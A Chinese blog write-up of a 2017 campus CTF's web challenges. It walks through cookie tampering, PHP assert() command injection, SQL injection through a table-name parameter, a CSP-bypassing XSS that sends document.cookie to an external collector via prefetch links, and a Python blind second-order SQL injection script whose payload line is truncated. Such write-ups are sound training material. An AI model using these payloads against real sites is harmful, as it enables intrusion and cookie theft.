




# 2017 某校赛 Writeup

原创

[4ct10n](#)  于 2017-06-25 07:45:48 发布  1660  收藏

分类专栏: [write-up](#) 文章标签: [writeup web 校赛](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_31481187/article/details/73699167](https://blog.csdn.net/qq_31481187/article/details/73699167)

版权



[write-up](#) 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

这次校赛的时候只做了web题,。。。。。

## WEB

0x01 admin

直接扫描出来robots.txt

访问得到

39.108.192.25:5001/robots.txt

Disallow: /admin\_s3cr3t.php

p://blog.csdn.net/qq\_31481187

访问admin

39.108.192.25:5001/admin\_s3cr3t.php

flag{hello\_admin~}



The screenshot shows the 'Cookies' tab in a browser's developer tools. It displays a table of cookies with columns for '名称' (Name), '内容' (Content), and '域' (Domain).


| 名称        | 内容                         | 域             |
|-----------|----------------------------|---------------|
| admin     | 0                          | 39.108.192.25 |
| PHPSESSID | 3f6p6b1krjrafbr5ulbno4h402 | 39.108.192.25 |

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

注意把cookie 的admin项改成1

## 0x02 babyphp

浏览网页，发现了猫腻



## About

昨儿做梦的时候我在梦里写了这个网站

不由得感叹git这个东西真的好用啊

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

本题有.git泄露可以直接下到源码，一开始以为是版本控制，但发现只有本地git只有一个版本  
接下来下到了源码

```
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

一道很明显的执行命令的题目，只需要闭合引号和括号即可

最后构造 `page='.system("ls").'home`

命令执行一番还是发现无果

最后利用git diff比较分支查到了flag

```
view-source:http://39.108.192.25:5002/?page='.system("git diff;").'about
36 @@ -1,4 +1,4 @@
37 <?php
38 // TODO
39 -// $FLAG = '';
40 +// $FLAG = '6ldctf{8e_careful_when_using_ass4rt}';
41 ?>
42 diff --git a/templates/home.php b/templates/home.php
43 old mode 100644
44 new mode 100755
45 diff --git a/index.php b/index.php
```

## 0x03 inject

一道简单的注入题目

搜索目录找到了备份文件

```
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```


首先 `mysqli_query($mysqli,"desc secret_{$table} ") or Hacker();` 要执行成功

其次是注入语句

我们可以构造 `table=test union select ...` 的语句查询

第一次我构造了

```
test` ` where 1=2 union select 1 from secret_flag
```




D

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

后来才知道D是查询为空，只能换种写法

```
test` ` union select 1 from secret_flag limit 1,1
```



1

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

有了显示位下面就是正常的注入流程。

利用 `test` ` union select flagUwillNeverKnow from secret_flag limit 1,1`

最后得到flag

## 0x04 babyxss

一道简单的xss题目，一开始一直犯sb，经提示，恍然大悟。

### 0x1 验证码

验证码就不说啥了，经常遇见这里再贴上脚本

```
import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:6] == '58a204':
        print s
        break
```

### 0x2 绕过csp

现在绕过csp的方法很简单，也很固定利用chrome的prefetch属性进行预加载绕过。

观察发现此题是严格csp限制

```
default-src 'self'; script-src 'self' ;
```

只能加载同源脚本，一般XSS是支持内联脚本的。

那么现在又有个问题，我们怎么能加载同源可控脚本呢？

### 0x3 上传同源可控脚本

这里我首先发送标签

```
<link rel="prefetch" href="http://xxxx/XSS/?c=[cookie]">
```

在我XSS平台上收到了一个带有referer字段的http包

里面有admin网址，以及我发送的留言信息。

```
var n0t = document.createElement("link");
n0t.setAttribute("rel", "prefetch");
n0t.setAttribute("href", "http://xxxx/?a="+document.cookie);
document.head.appendChild(n0t);

<link rel="prefetch" href="http://xxxx/?c=[cookie]">
```

这点我已开始没想到……，耽误了好长时间

### 0x4 利用组合姿势XSS

有了同源可控脚本我们再次上传一个

```
<script src="http://39.108.192.25:5004/4dmIn.php?id=eef85d17855c8aca3c9df877511cfe17"></script>
```

就可以把我们的脚本当做js脚本引用执行

还有个坑js脚本里面有标签的时候，会解析报错。

这里把他注释掉,就可以了 这个是我脑洞出来的，不过很有效果，因为html不执行//

最后收到一发XSS信息

| 时间                  | IP            | 来源      | 客户端      |
|---------------------|---------------|---------|----------|
| 2017年6月24日 17:40:37 | 39.108.192.25 | 香港特别行政区 | Linux 未知 |

|   | GET         | POST | Cookie | HTTP请求信息 | 其他信息 |
|---|-------------|------|--------|----------|------|
| 键 | 值           |      |        |          |      |
| a | flag=61dctf |      |        |          |      |

http://blog.csdn.net/qq\_31481187

### 0x05 register

这道题给了提示之后还是没有做出来，主要是卡在了不知道country字段，影响了什么。这才是二次注入的关键点，最后得知是

影响了时间，瞬间有了思路，但还是不知道有什么表这里利用猜测的办法猜到数据表是users

于是就可以利用时间的不同进行盲注

下面贴出盲注脚本

```

# coding:utf-8
import requests
from math import ceil
import re
from random import *
global string
string = ''

def dichotomie(l,r,i):#利用二分法查找

    mid = (l+r)/2
    # print "l and r ,mid:",l,r,mid
    if l == r:
        global string
        string += chr(r)
        print string
        return 0
    if charge(mid,i):#<=
        #print 0
        dichotomie(l,mid,i)
    else:
        #print 1
        dichotomie(int(ceil((l+r)*1.0/2)),r,i)

def charge(mid,i):
    payload = "'or(select(ascii(substr(group_concat(c),{ })<=({})) from (select 1,2,3`c`,4,5 union(select
    login = requests.session()
    username = "4ct10n"+str(randint(1,10000000))
    data = {
        'username':username,
        'password':'1',
        'address':'1',
        'country':payload
    }
    login.post('http://39.108.192.25:5005/register.php',data=data)
    data = {
        'username':username,
        'password':'1'
    }
    login.post('http://39.108.192.25:5005/login.php',data=data)
    res = login.get('http://39.108.192.25:5005/index.php?page=info')
    string = res.content
    r = re.findall('2017-07-01 (.*)</em>',string)[0][0:2]
    # print r
    if r == '05':
        return 0
    else:
        return 1
    # print data
for i in range(1,100):
    dichotomie(32,127,i)
print string

```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)